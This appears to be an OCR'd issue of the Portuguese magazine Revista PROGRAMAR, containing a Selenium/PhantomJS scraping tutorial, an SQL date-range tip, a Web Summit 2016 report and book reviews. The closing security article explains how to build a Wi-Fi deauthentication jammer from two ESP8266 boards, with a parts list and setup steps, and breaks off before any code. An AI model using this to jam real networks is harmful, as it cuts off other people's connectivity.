                                        (driver);
        var botaoProximo = driver.FindElement
(By.CssSelector("#b_results li.b_pag nav li
                                    a.sb_pagN"));
        botaoProximo?.Click();
        wait.Until(d => ((IJavaScriptExecutor) d)
            .ExecuteScript("return
                            document.readyState")
            .Equals("complete"));
        listaResultados.AddRange(ObtemResultados
                                        (driver));
        Resultados.ItemsSource = listaResultados;
    }
}
```

Com isso, após a pesquisa, a janela do driver e o browser são fechados, permitindo novas pesquisas. Podemos ainda melhorar nosso programa, fazendo com que o browser não apareça na pesquisa.

Fazendo pesquisas sem mostrar o browser

A nossa solução atual tem dois inconvenientes: por estarmos a usar o EdgeDriver, obrigamos o utilizador a ter o browser Edge instalado na máquina, o que nem sempre é possível. Além disso, ao executar o programa, são abertas duas janelas, do driver e do browser, o que, sem dúvida, não é o ideal.

Para evitar que o utilizador tenha que ter um determinado browser instalado na máquina, iremos usar um browser independente, que pode ser levado juntamente com o programa. Para isso escolhemos o PhantomJs, um browser muito leve, sem visualização, que permite receber e renderizar as páginas, sem as mostrar. Além disso, ele é apenas um executável que pode ser colocado junto do programa. Podemos baixá-lo em http://phantomjs.org e colocar o executável **phantomjs**.exe no mesmo diretório do executável da nossa aplicação.

Em seguida, mudamos o programa para chamar o driver do PhantomJs:

```
 private   void   PesquisaClick(object   sender,
RoutedEventArgs e)
{
    using (driver = new PhantomJSDriver())
    {
        driver.Navigate().GoToUrl("http://
                                    www.bing.com");
        var query = driver.FindElement(By.Name
                                            ("q"));
        query.SendKeys(TextoPesquisa.Text);
        query.Submit();
        var wait = new WebDriverWait(driver,
                        TimeSpan.FromSeconds(10));
        wait.Until(d => ((IJavaScriptExecutor) d)
            .ExecuteScript("return
                            document.readyState")
            .Equals("complete"));

        var listaResultados = ObtemResultados
                                        (driver);
        var botaoProximo = driver.FindElement
                                    (By.CssSelector(
            "#b_results li.b_pag nav li
                                        a.sb_pagN"));
        botaoProximo?.Click();
        wait.Until(d => ((IJavaScriptExecutor) d)
            .ExecuteScript("return
                            document.readyState")
            .Equals("complete"));
        listaResultados.AddRange(ObtemResultados
                                        (driver));
        Resultados.ItemsSource = listaResultados;

    }

}
```

Com esta pequena mudança, passamos a chamar o PhantomJs e não dependemos mais de algum browser instalado na máquina. Ao executar o programa, podemos ver os mesmos resultados, mas a janela do PhantomJs continua a ser aberta. Para eliminar esta janela, devemos mudar um pouco a configuração do driver:

```
private void PesquisaClick(object sender,
                                    RoutedEventArgs e)
{
    var driverService =
   PhantomJSDriverService.CreateDefaultService();
    driverService.HideCommandPromptWindow = true;

    using (driver = new PhantomJSDriver
                                    (driverService))
    {
        driver.Navigate().GoToUrl("http://
                                    www.bing.com");

        //…
    }
}
```

Com esta mudança, a janela do PhantomJs não aparece mais e todo o processamento é mostrado na nossa aplicação.

Conclusões

Neste artigo, mostramos como usar o Selenium para automatizar o browser e obter dados de páginas Web, para incluir nas nossas aplicações. Este é um uso um pouco incomum para o Selenium, que normalmente é usado para elaborar testes automatizados de páginas Web, mas vimos aqui que ele também se presta bem à tarefa de "web scraping". Com o auxílio do PhantomJs, podemos ter uma

operação mais leve e independente do browser instalado na máquina.

> ***O Selenium é uma ferramenta open source para automatizar os web browsers, disponível para muitas plataformas e diversos browsers***

O que fizemos neste artigo poderia ser feito usando a API do Bing para fazer as pesquisas, de modo mais simples, mas isto é um tema para um outro artigo, até lá!

O código fonte para este artigo está em https://github.com/bsonnino/SeleniumCSharp

AUTOR

Escrito por Bruno Sonnino

SQL Curtas #1: Intervalos de datas

Um dos problemas mais habituais em programação SQL é pedir dados que aconteçam no intervalo de duas datas. O tipo de dados dos campos de data/hora variam conforme o SGBD (DATE, TIME, DATETIME, DATETIME2, SMALLDATETIME, etc.), mas o problema descrito em baixo é semelhante em todos.

Problema: Necessito dos registos cujo campo CampoData está no intervalo 2016-01-01 (inclusive) a 2016-12-31 (inclusive).

Solução 1:

```
SELECT [...] FROM [...] WHERE YEAR(CampoData) = 2016;
```

Funciona, mas...

Esta é uma forma fácil (dado tratar-se do ano 2016 inteiro), mas infelizmente a maioria dos intervalos não correspondem a anos de calendário (ou a meses, acrescentando o MONTH() à condição, por exemplo). Temos então que encontrar uma solução melhor para qualquer intervalo de datas.

Solução 2:

```
SELECT [...] FROM [...] WHERE CampoData BETWEEN '2016-01-01' AND '2016-12-31';
```

Não funciona como queremos...

Será que esta funciona? Bem, na maioria dos casos não. Porquê? Primeiro temos que perceber como funciona exactamente o BETWEEN:

```
SELECT [...] FROM [...] WHERE Quantidade BETWEEN 10 AND 20;
```

Este exemplo retorna valores sempre que a Quantidade for "maior ou igual a 10" e "menor ou igual a 20", o que para inteiros funciona como esperado. Mas se for com datas? Voltando ao exemplo anterior, pedir "maior ou igual a 2016-01-01" é o que precisamos, mas pedir "menor ou igual a 2016-12-31" dá um efeito inesperado.

Quando registamos uma data (e.g. 2016-12-31) esta terá sempre que ter associada uma determinada hora. Se não for especificada, corresponde a 00:00:00 (meia noite). Ora, ao indicar "menor ou igual a 2016-12-31", estamos na realidade a dizer para incluir o segundo 00:00:00 do dia 31, mas excluir os outros 23h59m59s desse dia. Assim, o BETWEEN não serve para datas e esta **não é uma solução válida**.

Solução 3:

```
SELECT [...] FROM [...] WHERE CampoData >= '2016-01-01' AND CampoData < '2017-01-01';
-- Solução geral!
```

E finalmente temos a resposta correcta. Atenção ao "maior e igual" à primeira data, e ao "menor" (mas não igual) ao **dia seguinte** à segunda data. Assim, queremos tudo o que aconteceu "até" (mas não incluindo) o dia 2017-0101 00:00:00, ou seja, tudo até (inclusive) 2016-1231 23:59:59,999999(9)...

Compatibilidade:

- SGBD: SQL Server; Oracle; MySQL/MariaDB; Outros;
- Nota 1: Em algums SGBD o BETWEEN tem comportamento diferente do indicado, pelo que deve ser evitado;
- Nota 2: A representação das datas nas queries (neste caso 'AAAA-MM-DD') poderá variar conforme a configuração regional do SGBD, e para efeitos de exemplo assume conversão implícita, que nem sempre funciona.

Documentação:

- SQL Server - https://msdn.microsoft.com/en-us/library/ms187752.aspx#Date-and-Time
- Oracle https://docs.oracle.com/cd/B28359_01/server.111/b28318/datatype.htm#CNCPT1842
- MySQL/MariaDB http://dev.mysql.com/doc/refman/5.7/en/date-and-time-types.html

AUTOR

Escrito por André Melancia

Independent Developer/DBA/Consultant. Microsoft Certified Trainer (MCT) focusing on SQL Server, Azure and IoT. 17+ years' fun developing information and multimedia systems, DBA, project and IT management. PowerShell Portugal, IT Pro Portugal and IoT Portugal communities organiser. IPv6 Portugal, DNSSec Portugal and Windows Development Portugal online communities moderator. Actively volunteering, organising, speaking or just participating at community meetings and events like SQLSaturdays, SQLBits, SQLRelay, Maker Faire Lisbon, Arduino/Genuino Day Lisbon, Global Azure Bootcamp Lisbon, etc. Proud uncle and food devouring expert, with dangerous pussy cat as companion.

Go to http://Andy.PT and you'll know the same as the NSA...

WEBSUMMIT LISBOA 2016

Como não podia deixar de ser, nesta edição resolvemos dedicar um espacinho ao Web Summit deste ano.

Para os leitores que não estão tão familiarizados com o mundo da tecnologia, queremos relembrar que a Web Summit é uma das maiores conferências mundiais de tecnologia.

A primeira vez que este evento teve lugar foi em 2009 em Dublin (onde se realizaram nos últimos 5 anos) e rapidamente se tornou um dos maiores eventos do género, uma vez que é dos acontecimentos anuais mais aguardados. A Web Summit foi fundada por Paddy Cosgrave, David Kelly e Daire Hickey.

Em Setembro de 2015 Paddy Cosgrave, co-fundador e CEO da Web Summit, anunciou que o evento seria realizado pela primeira vez em Lisboa em 2016. Foi a primeira vez que o evento não teve lugar em Dublin sendo que foi anunciado que seria em Lisboa durante 3 anos, ou seja, quem perdeu a edição deste ano, pode começar a pensar já em marcar presença edição de 2017 e 2018.

Mas voltemos à edição de 2016…

O evento ocorreu em Lisboa, no Meo Arena, entre os dias 7 a 10 de Novembro. Como não podia deixar de ser, a Programar este presente e, de facto, gostaríamos de salientar o companheirismo e sentido de inovação que se respirava no ar. Os mais cépticos podem dizer que era apenas o Meo Arena cheio de bancas de multinacionais e startups a querer vender o seu produto e as suas ideias.

Claro que foram feitos os mais variados negócios, foram firmadas parcerias, o habitual neste género de encontros. Mas acima de tudo, respirou-se tecnologia, partilharam-se experiências. Travaram-se novos conhecimentos.

E creio poder afirmar, que todos os participantes aprenderam algo na sua caminhada pelo Web summit.

Uma outra coisa de que gostámos bastante, foi o facto de que toda a cidade foi envolvida no espirito Web Summit.

Vários símbolos Web Summit foram colocados em pontos-chave da cidade, o que permitiu mais notoriedade à conferência. Nas redes sociais várias foram as pessoas que partilharam fotos com os símbolos em fundo. Durante o dia

as actividades tiveram lugar no Parque das Nações, mas à noite muitos foram os locais que se envolveram nessa iniciativa.

Mas para quem gosta de número deixamos aqui alguns dos números oficiais. Participaram mais de 53.056 pessoas, provenientes de 166 países.

A estes participantes juntaram-se ainda mais cerca de 19 mil jovens com bilhetes de baixo custo.

42% dos participantes eram do sexo feminino, o que significa que felizmente, cada vez mais mulheres marcam presença no mundo tecnológico. Como nem só de negócios se faz a Web Summit, nas conferências, participaram cerca de 677 oradores que partilharam as suas experiências.

A organização informou ainda que foram mais de 1 milhão de sessões Wi-Fi e 1,835 milhões de mensagens enviadas na aplicação que serviu de guia de orientação aos participantes.

Acima de tudo, o Web Summit, abriu horizontes e impulsionou Lisboa/Portugal aos olhos do mundo.

AUTOR

Escrito por Rita Peres

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

Media Partners da Revista PROGRAMAR

Análises

Desenvolvimento Ágil de Software – Guia Prático, 1 edição.

HTML 5 – 4ª Edição Atualizada e Aumentada

Desenvolvimento Ágil de Software – Guia Prático, 1 edição

Título: Desenvolvimento Ágil de Software – Guia Prático, 1ª edição, maio 2016, FCA.

Autores: Tiago Palhoto

Editora: FCA - Editora de Informática

Páginas: 256

ISBN: 978-972-722-824-9

Introdução

Motivados pela elevada taxa de insucesso de projetos de desenvolvimento de software, há cerca de cinquenta anos, engenheiros e desenvolvedores de software, aperceberam-se da necessidade de definir e seguir um processo de desenvolvimento. Depois desse processo inicial (waterfall) muitos outros se seguiram, melhorando os processos anteriores em diversos aspetos e, com isso, melhorando a qualidade do produto de software produzido. Ainda assim, a taxa de insucesso continuava elevada. O virar do século trouxe-nos os princípios de desenvolvimento ágil, e com eles um foco no cliente, e uma exigência do seu envolvimento na equipa, a um ponto que este não estava acostumado a suportar. Este envolvimento do cliente, e a entrega frequente a este de software funcional para obter o seu feedback, trouxe muitas melhorias ao nível do alinhamento do produto final de software com os requisitos do cliente e utilizadores, no final do projeto (não necessariamente os requisitos no início do projeto!).

> **“(...) há cerca de cinquenta anos, engenheiros e desenvolvedores de software, aperceberam-se da necessidade de definir e seguir um processo de desenvolvimento.”**

As metodologias de desenvolvimento ágil trouxeram muitos benefícios, como a flexibilidade do processo de desenvolvimento e a aceitação e reordenação de requisitos em qualquer ponto do processo, ou a mudança de paradigma para um foco no tempo e orçamento, produzindo as features mais importante para o cliente dentro dessas restrições, ao invés de um foco nos requisitos, os quais mudam constantemente, tornando impossível cumprir tempo e orçamento fixos. Porém, na cauda desses benefícios vieram também muitos problemas, nomeadamente a deficiente produção de documentação, útil no apoio à posterior manutenção do software; a dependência dos melhores profissionais, que são também os que mais facilmente mudam de emprego, por oposição a uma dependência de um processo bem definido, entre outros.

> ***“(...) este é um bom livro para gestores de projeto que pretendem implementar metodologias ágeis na gestão dos seus projetos, e para membros de equipa ou developers que trabalhem em ambiente de projeto usando metodologias ágeis.”***

Este livro aborda todos estes problemas e, talvez pela experiência e certificação do autor na implementação do processo de desenvolvimento RUP – considerado como um modelo de processo híbrido tradicional/ágil, pois baseia-se num processo bem definido, mas adota uma práxis alinhada com os princípios de desenvolvimento ágil, nomeadamente a sua natureza iterativa e incremental –, apresenta diversas práticas de desenvolvimento ágil de software num enquadramento de processo baseado em três fases principais: Concepção, Construção e Transição.

Após um capítulo zero inicial, onde é feita uma visão geral da engenharia de software e da sua saga na busca de processos com sucesso, o livro está organizado em cinco capítulos.

> **"(...) processo de desenvolvimento RUP – considerado como um modelo de processo híbrido tradicional/ágil, pois baseia-se num processo bem definido, mas adota uma práxis alinhada com os princípios de desenvolvimento ágil (...)"**

O capítulo 1 apresenta a metodologia ágil seguida no livro, baseada no RUP e em algumas práticas de outros métodos ágeis, não escarnecendo boas práticas do PMBoK.

Os três capítulos seguintes apresentam as fases de Concepção, Construção e Transição como fase integrante do projeto de desenvolvimento. O segundo capítulo foca atividades da fase de Concepção, a qual é apresentada fazendo uso de alguma formalidade. São apresentados alguns dos artefactos que, segundo o autor, devem ser produzidos nesta fase, os quais constituem documentação útil para o projeto, apesar de esquecida por muitas das metodologias ágeis mais mainstream. Artefactos produzidos nesta fase, e explicados neste capítulo, incluem um documento de visão do negócio e documento de enquadramento do âmbito do projeto. A abordagem é guiada por casos de uso, sendo estes a unidade para estimação de esforço, em pontos relativos ou em horas. Outros aspetos, como estimação de custos, análise de riscos e oportunidades e qualidade do produto, são também tratados neste capítulo.

O capítulo 3 apresenta a fase de Construção, onde de forma iterativa e incremental é desenvolvido o produto de software. Aspetos como planeamento de iterações, com seleção de casos de uso a implementar em cada iteração, forma como devem ser detalhados os casos de uso, integração contínua de código, definição de casos de teste, aspetos de gestão de alterações ao âmbito, e reuniões diárias de ponto de situação, são alguns dos assuntos tratados neste capítulo.

O capítulo 4 aborda a fase da transição, tratando de assuntos como o manual de Release e o deployment do software em ambiente de produção. Este capítulo fala ainda das atividades de suporte e manutenção do software, que estendem o ciclo de vida deste para lá do final do projeto de desenvolvimento, e do importante subprocesso de Lessons Learned, onde a equipa de desenvolvimento partilha e documenta soluções de problemas recorrentes, repetíveis em projetos futuros.

O último capítulo apresenta medidas úteis para prevenir o fracasso dos projetos.


Em conclusão, este é um bom livro para gestores de projeto que pretendem implementar metodologias ágeis na gestão dos seus projetos, e para membros de equipa ou developers que trabalhem em ambiente de projeto usando metodologias ágeis. Trata-se ainda de uma obra capaz de suportar uma unidade curricular de Gestão Ágil de Projetos, ao nível de curso superior.

AUTOR

Escrito por António Miguel Rosado da Cruz

Professor Adjunto no Instituto Politécnico de Viana do Castelo, onde leciona desde 2005, e membro do Software Engineering and Management Group do Centro de Investigação ALGORITMI – Universidade do Minho. Concluiu o Programa Doutoral em Engenharia Informática pela Universidade do Porto em 2011. Tem certificação PMP – Project Management Professional do PMI desde 2014. Publicou diversos trabalhos em actas de conferências científicas e jornais científicos internacionais, e possui 3 capítulos de livros publicados. Participa e coordena projetos de prestação de serviços a empresas. Participou em 9 eventos científicos internacionais. Tem orientado projetos e dissertações de mestrado nas áreas de Engenharia Informática, Ciências da Computação e Sistemas e Tecnologias de Informação. Nas suas atividades profissionais interagiu com diversos colaboradores em co-autorias de trabalhos científicos. Os seus interesses de investigação centram-se na Engenharia de Software, Model-driven Development, Transformação de Modelos, software modeling, code generation, user interface modeling, Métodos Formais, Cloud computing e Metamodelos.

HTML 5 – 4ª Edição Atualizada e Aumentada



Título: HTML 5 – 4ª Edição Atualizada e Aumentada

Autores: Luís Abreu

Editora: FCA - Editora de Informática

Páginas: 368

ISBN: 978-972-722-821-8

Nesta edição, trazemos até vós, caros leitores, a review do livro HTML5 de Luis Abreu. Trata-se da 4ª edição atualizada e aumentada.

Dirigido a todos os programadores, estudantes e profissionais da informática, este livro é acessível a todos os entusiastas que queiram aprender e/ou aprofundar conhecimentos acerca do "novo" HTML5. Tal como o autor nos tem vindo a habituar, este livro tem uma linguagem simples, clara e acessível, sendo fácil seguir os exemplos que nos vão sendo propostos ao longo desta edição.

Com uma organização muito bem conseguida e prática, este livro está dividido em 14 capítulos, sendo que a dificuldade dos assuntos abordados vai aumentando ao longo do livro.

Para os menos experientes, logo no primeiro capítulo, existe uma abordagem introdutória ao HTML5, que apresenta a história desta linguagem, passando desde a estrutura duma página de HTML até à sua árvore DOM (Document Object Model). Sem esquecer a utilização de scripts e a utilização de CSS. Ou seja, os estreantes nestas andanças, podem adquirir o livro e seguir os exemplos sem dificuldades maiores.

> ***"Como não podia deixar de ser, são referenciados os web sockets, sendo que o capítulo 12 é inteiramente dedicado a esta temática."***

Acredito que os primeiros capítulos possam ser um pouco "aborrecidos" para quem já tem alguma prática neste assunto, mas não deixa de ser uma boa oportunidade para recordar conhecimentos e até mesmo aprender algo que possa ter escapado anteriormente.

Os assuntos mais interessantes começam claramente no capítulo três em que o autor nos leva por uma "viagem" pelo canvas (o elemento responsável pela renderização dinâmica de gráficos), seguidamente pelo SVG (Scalable Vector Graphics para os mais distraídos).

O vídeo e o áudio são os senhores que se seguem no capítulo cinco. Até aqui tudo bem, sendo que o livro lê-se fluidamente, tal como já referi, quem conhece a linguagem recorda os conceitos e os mais inexperientes consolidam conhecimentos.

> ***"(...) apresenta-nos esta temática de uma forma bastante clara, sempre com exemplos, o que torna o livro numa útil ferramenta de consulta, para quem o usar apenas como referência (...)"***

Sendo esta uma review de opinião, permitam-me dizer-vos que o livro me prendeu a partir do capítulo seis. Este capítulo fala-nos acerca de um assunto bastante atual, a geolocalização. São analisadas as principais funcionalidades associadas a esta API, assim como exemplos passo a passo de como obter da melhor forma a localização do utilizador de uma aplicação web. O capítulo sete, por sua vez, traz-nos a web storage, uma das novidades do HTML5. Mais uma vez, o autor, apresenta-nos esta temática de uma forma bastante clara, sempre com exemplos, o que torna o livro numa útil ferramenta de consulta, para quem o usar apenas como referência. (Sim, o livro permite que se utilize apenas como referência, lendo só os capítulos das temáticas que mais vos

interessem). São também abordados temas como a File API e a Indexed Db.

> *(...) este livro é acessível a todos os entusiastas que queiram aprender e/ou aprofundar conhecimentos acerca do "novo" HTLM5.*

No oitavo e nono capítulos, são abordados os formulários web e a microdata. Para mim este é mais um ponto forte do livro. Sendo a microdata um mecanismo que permite a extensibilidade do HTML, neste capítulo são apresentadas algumas soluções concretas para melhoria da semântica dos elementos, para que os conteúdos apresentados sejam mais rigorosos.

As aplicações offline também não ficaram esquecidas, e é isso mesmo que o autor nos apresenta no décimo capítulo. São apresentados ao leitor, vários cenários, para que quem se apoia neste livro como objecto de consulta para um projecto, possa de facto ter algum apoio nesta situação.

Nos últimos capítulos do livro, como não podia deixar de ser a temática da comunicação não foi esquecida, sendo que é apresentada a comunicação entre eventos servidor, baseada num modelo push, onde a informação é enviada do servidor para o cliente.

Gostaria ainda de chamar a atenção para os últimos capítulos deste livro, onde são desmitificados alguns dos pontos fortes do HTML5. Como não podia deixar de ser, são referenciados os web sockets, sendo que o capítulo 12 é inteiramente dedicado a esta temática. Por seu lado o capitulo 13 é dedicado aos web workers, que introduzem a execução de tarefas em paralelo. A meu ver, uma das funcionalidades mais apetecidas nesta linguagem.

> **(...) fala-nos acerca de um assunto bastante atual, a geolocalização. São analisadas as principais funcionalidades associadas a esta API, assim como exemplos passo a passo de como obter da melhor forma a localização do utilizador de uma aplicação web.**

O livro termina com o capítulo 14, em que nos são apresentados alguns projectos reais. De destacar o projecto NOVNC que evidencia a utilização de web sockets e o projecto GOOGLE PACMAN, um jogo bastante conhecido.

Uma vez que o HTML5 veio de facto para ficar, e por tudo o que vos assinalei em epígrafe, julgo que este seja um livro que valha a pena ter na estante, seja o leitor principiante ou experiente. Boa leitura!

AUTOR

Escrito por Rita Peres

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

Segurança

WIFI AIR DENIAL

'30 30 37 - For Your Eyes Only'

NSA Secrets - Hacking SQL Server - Dynamic Data (UN)Masking

WIFI AIR DENIAL

Nesta edição caro leitor, trazemos até vós um artigo acerca de uma exploit, a WIFI AIR DENIAL.

Esta exploit foi conhecida pela primeira vez em 2011. De uma forma simples, esta exploit consiste em fazer que quando um dispositivo envia um pacote de autenticação a um access point/router, antes do mesmo responder ao pedido do dispositivo - o "nosso device" responda dizendo que não aceita a autenticação impedindo-o de utilizar o wifi.

Para os leitores que possam não estar tão familiarizados com a temática de redes, numa ligação WIFI, o nosso dispositivo, (independentemente de este ser um computador, o tablet ou o telemóvel) pede ao router ou access point o acesso à rede enviando um Authentication Request. O router responde ao dispositivo com um pedido de autenticação enviando um Authentication Response. O dispositivo envia um Association Request ao router e o router responde com um Association Response. Na situação ideal, seguir-se-ia a transmissão de dados, até que o dispositivo enviasse um pedido de Deauthentication para terminar a ligação ou até que o router por sua iniciativa envie o pedido de deauthentication. Neste caso antes que se inicie a transmissão de dados o nosso dispositivo "malévolo", irá enviar um pedido Deauthentication idêntico ao que seria enviado pelo router, impedido a ligação, e a autenticação. Este pedido é enviado logo mal o dispositivo envia o pedido de autenticação, impedindo assim sequer a validação da senha de acesso.

Até aqui tudo bem… então como funciona isto de negar o sinal de WIFI de uma rede?

Primeiro precisamos de um "pequeno device" que é constituído por dois módulos ESP8266, alguns jumper-wires (dupont jumpers) e um powerbank.

Na prática quando um dispositivo pede ao router para "utilizar a rede", o pedido é encaminhado via WIFI, o que permite ao nosso "device" saber que existe um pedido a ser enviado ao router. Isto porque o nosso device está constantemente a procurar pedidos de acesso em modo "busca". Como o nosso device consiste em dois microcontroladores separados, isto é, dois nodeMCU ligados um ao outro, um dos controladores pesquisa as tentativas de ligação e comunica as identificações dos dispositivos que se tentam ligar ao segundo controlador. Assim o device tem tempo para encontrar todos os dispositivos que se tentem ligar.

Ou seja, recapitulando… cada vez que o "controlador 1" do nosso device encontra um pedido de ligação ao router informa o "controlador 2" do device. Esta comunicação é feita utilizando UART. O "controlador 2", apenas recebe as identificações do "controlador 1" e transmite imediatamente os pacotes "*deauthenticate*". O dispositivo que se está a tentar ligar antes de receber o pedido de autenticação recebe o pacote "deauthenticate" e desliga-se. Na prática, o dispositivo ainda mal se identificou na rede e recebe logo o pacote que lhe ordena que se desconecte da mesma. "Educadamente", o dispositivo desliga-se, não chegando a receber o pacote de pedido de autenticação do verdadeiro router.

Cada módulo nodeMCU tem um controlador WIFI individual e estão programadas para funcionar em modo promiscuo.

O modo "*promiscuo*", é um modo em que o controlador do interface de rede, neste caso a rede wifi 802.11 WNIC (Wireless Network Interface Card), passa todo o trafégo que recebe para a unidade de processamento central (neste caso o microcontrolador), em vez de passar apenas as frames que se destinam a ele. Este modo é normalmente usado para packet sniffing e ocorre principalmente nos routers ou em computadores ligados a HUB's de rede em vez de Switches, ou em interfaces que integram uma WLAN. Esta tarefa é normalmente feita recorrendo a software desenhado para o efeito.

Normalmente numa rede os NIC/WNIC quando recebem uma frame que não se destina a eles, fazem drop da mesma a menos que esta seja endereçada ao seu MAC Address ou seja uma frame de broadcast ou multicast. Em modo promiscuo um NIC/WNIC recebe todas as frames, e passa-as para o processador/microcontrolador permitindo que as mesmas sejam lidas pelo software, independentemente de se destinarem a ele ou a outros dispositivos da rede.

Chegamos então a outra questão importante… "Como é que o nosso device sabe que rede bloquear?" – pergunta o leitor… Não sabe!

O dispositivo pesquisa todas as redes acessíveis no espaço físico onde estão mas nunca se liga a nenhuma, mas sim, imita-nas todas.

Por outras palavras, o device verifica todas as redes existentes a que tem acesso fisicamente, não precisando de se autenticar nas redes das quais pretende imitar o funcionamento.

Após verificar as redes ao seu alcance, carrega as informações num array em memória e "imita-as", com intervalos de tempo bastante reduzidos.

WIFI AIR DENIAL

No inicio deste artigo, referimos que "pequeno device" que é constituído por dois módulos ESP8266, alguns jumper-wires (dupont jumpers) e um powerbank… Chegou então a altura de colocarmos a "mão na massa" e passarmos à acção…

Nas imagens 1 e 2 estão representados os componentes que utilizámos.

Ilustração 1 - Jumper-wires

Ilustração 2 - Módulos ESP8266

Para que tudo funcione correctamente, precisamos realizar os seguintes passos:

1. Instalar o Arduino IDE
2. Adicionar o modelo ESP8266 às boards do Arduino IDE e adicionar o repositório/libraries de ESP8266
3. Seleccionar no Arduino IDE a placa ESP8266 Generic
4. Seleccionar a porta COM (Série) correcta, com o Baud Rate de 115200BPS
5. Verificar, compilar e fazer o upload do código para o device, utilizando o board manager do IDE
6. Terminar a montagem do nosso device
7. Começar a utilização. ☺

Passo 1 - Instalar o Arduino IDE

Aceder à página oficial do Arduino através de https://www.arduino.cc/en/Main/Software, à data da escrita deste artigo, a versão em uso era a de Arduino 1.6.13.




Ilustração 3 - Download Arduino IDE

Após a instalação, falta configurarmos o IDE para os componentes que iremos utilizar.

Passo 2 - Adicionar o modelo ESP8266 às boards do Arduino IDE e adicionar o repositório/libraries de ESP8266

Para este passo, preferi ilustrar com as imagens seguintes por achar que "uma imagem vale por mil palavras"…

Ora vamos lá então… ao abrir o Arduino IDE, ir a **Ficheiro – Preferências** conforme mostra a imagem 4.




Ilustração 4 - Adicionar o modulo ESP8266 ao Arduino IDE

Seguidamente vamos adicionar o package que pode ser obtido através do link:

https://arduino.esp8266.com/stable/package_esp8266com_index.json

Este link deve ser colocado na textbox "**URL Adicionais do Gestor de Placas**" como aparece na imagem 5.




Ilustração 5 - Adicionar o modulo ESP8266 ao Arduino IDE

Após este passo devemos ir a **Ferramentas -> Placa Arduino/Genuino Uno -> Gestor de Placas** como exemplifica a imagem 6.




Ilustração 6 - Adicionar o modulo ESP8266 ao Arduino IDE

No menu seguinte, devemos procurar por ESP, sendo que o software vai mostrar a opção "**esp8266 by ESP8266 Community**" (ver imagem 7).

